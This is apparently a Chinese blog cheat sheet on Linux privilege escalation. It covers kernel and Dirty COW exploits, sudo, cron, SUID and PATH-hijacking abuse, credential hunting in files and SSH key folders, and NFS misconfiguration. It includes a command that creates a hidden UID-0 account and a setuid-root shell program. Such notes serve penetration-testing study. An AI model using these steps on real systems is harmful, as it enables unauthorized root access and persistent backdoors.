
linux 权限提升
1.内核提权,根据版本搜索相应exp
查看操作系统版本命令
uname –a
lsb_release –a
cat /proc/version 查看内核版本
cat /etc/issue 查看发行类型

2.sudo提权
要求sudo版本小于1.2.28 且/etc/sudoers有用户设置
先查看/etc/sudoers配置

提权

3.计划任务提权(主要是用于权限维持)
查看计划任务 cat /etc/crontab /var/spool/cron(crontab –e 生成的计划任务)
如果有权限编辑则编辑计划任务的相应脚本。
Crontab –e 编写提权文件
4. suid提权
find / -user root –perm -4000 print 2>/dev/null //这里是find bash vim less more cp mv 等命令(因为这些命令有执行系统命令的参数,主要查看是否具有s权限)


5.环境变量劫持提权(当可执行文件执行的命令时,从当前开始寻找需要的参数。//这里是ps)
- 寻找suid的文件
find / -user root –perm -4000 print 2>/dev/null

当前文件夹创建ps,添加/bin/sh到ps中,shell为demo.c编译后的文件,当运行shel后,shel会从当前环境目录寻找到ps并调用,达到提权的目的。

6. 脏牛提权
1.下载脏牛exp,生成可执行文件

2. 执行文件,查看权限

mv /tmp/passwd.bak /etc/passwd 备份后还原root账号
useradd -p 123456 db -o -u 0 -g root 创建root权限账号
7.根据服务提权,攻击高权限运行的服务获取权限
ps –aux | grep root
ps –ef | grep root
dpkg –l 查看安装的应用程序
8.查看文件中的弱密码
grep –i pass filename
/var/spool/mail/root 查看用户是否存在敏感信息信息
/root/.ssh 查看秘钥信息
9.利用NFS获取权限
- cat /etc/exports


2. 当前为任意机器可连接,攻击机挂载(kali用nfs-common,centos用nfsutil )
showmount 192.168.83.134 查看
mount -t nfs 192.168.83.134:/tmp /tmp/test 挂载(/tmp共享的)
3. 创建.c文件,上传到共享(若配置不安全可以附加权限 suid类似)


4.要提权服务器执行文件

2.c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>
int main(){
setuid(0);
system("/bin/bash");
return 0;
}

10.通配符注入(chown)

linux 权限提升的更多相关文章
- 使用sudo进行Linux权限升级技巧
0x00 前言 在我们之前的文章中,我们讨论了如何使用SUID二进制文件和/etc/passwd 文件的Linux权限提升技巧,今天我们发布了另一种“使用Sudoers文件进行Linux权限提示技巧” ...
- 【漏洞通告】Linux Kernel 信息泄漏&权限提升漏洞(CVE-2020-8835)通告
0x01漏洞简介: 3月31日, 选手Manfred Paul 在Pwn2Own比赛上用于演示Linux内核权限提升的漏洞被CVE收录,漏洞编号为CVE-2020-8835.此漏洞由于bpf验证系统在 ...
- 利用PATH环境变量 - 提升linux权限~👻
利用PATH提升linux权限 参考地址:https://www.hackingarticles.in/linux-privilege-escalation-using-path-variable/ ...
- CentOS升级polkit版本,解决 Linux Polkit 存在权限提升的漏洞 (CVE-2021-4034)
漏洞描述 受影响版本的 pkexec 无法正确处理调用参数计数,最终尝试将环境变量作为命令执行,攻击者可以通过修改环境变量来利用此漏洞,诱使 pkexec 执行任意代码,从而导致将本地权限提升为 ro ...
- CVE-2021-4034 Linux Polkit本地权限提升漏洞
0x00 前言 公司放假两天,突然一天下午,群里面实验室的大哥发了个通告,就是这个臭名昭著刚爆出来的漏洞.通杀目前市场上大多数Linux操作系统.随后我看到各种微信公众号纷纷发表文章,POC已经出现了 ...
- 关于 Linux Polkit 权限提升漏洞(CVE-2021-4034)的修复方法
镜像下载.域名解析.时间同步请点击阿里云开源镜像站 近日,国外安全团队披露了 Polkit 中的 pkexec 组件存在的本地权限提升漏洞(CVE-2021-4034),Polkit 默认安装在各个主 ...
- UAC下的程序权限提升
来源:http://blog.kingsamchen.com/archives/801 UAC是微软为了提高Windows的安全性,自Windows Vista开始引入的新安全机制. 传统的NT内核系 ...
- kali权限提升之本地提权
kali权限提升之本地提权 系统账号之间权限隔离 操作系统的安全基础 用户空间 内核空间 系统账号: 用户账号登陆时候获取权限令牌 服务账号无需用户登录已在后台启动服务 windows用户全权限划分: ...
- 使用LD_Preload的Linux权限升级技巧
0x00 前言 共享库是程序在启动时加载的库.正确安装共享库后,之后启动的所有程序将自动使用新的共享库. 0x01 共享库名称 每个共享库都有一个名为soname的特殊名称.soname有前缀li ...
随机推荐
- 01.axios封装
1. 始vue化项目 https://www.cnblogs.com/xiaonq/p/11027880.html vue init webpack deaxios # 使用脚手架创建项目 dea ...
- 分四个阶段学习python并找到一份好工作
第一阶段 关注公众号"轻松学编程"了解更多. 详细学习资料 需要时间一个月. 1.python概念 python是一种解释型.面向对象.动态数据类型的高级程序语言. 理解: ...
- Python之list函数
- 聊聊Go代码覆盖率技术与最佳实践
"聊点干货" 覆盖率技术基础 截止到Go1.15.2以前,关于覆盖率技术底层实现,以下知识点您应该知道: go语言采用的是插桩源码的形式,而不是待二进制执行时再去设置breakpo ...
- k8s event监控利器kube-eventer对接企微告警
背景 监控是保障系统稳定性的重要组成部分,在Kubernetes开源生态中,资源类的监控工具与组件监控百花齐放. cAdvisor:kubelet内置的cAdvisor,监控容器资源,如容器cpu.内 ...
- mysql 定时任务执行
SET GLOBAL event_scheduler = ON; show variables like 'event_scheduler'; event_scheduler ON 创建event: ...
- [收藏] 传说中的12306买票插件-chrome专用
12306.cn买票,难死了,登录登录登录... 现在不用了... js插件+chrome浏览器: /* * 12306 Auto Query => A javascript snippet t ...
- mybatis foreach collection
原文传递:https://blog.csdn.net/qq_24084925/article/details/53790287 foreach元素的属性主要有 item,index,collectio ...
- prometheus监控golang服务实践
一.prometheus基本原理介绍 prometheus是基于metric采样的监控,可以自定义监控指标,如:服务每秒请求数.请求失败数.请求执行时间等,每经过一个时间间隔,数据都会从运行的服务中流 ...
- 【webSocket】实现原理
服务端文件: import base64 import hashlib import socket # 将请求头格式化成字典 def get_headers(data): ""&q ...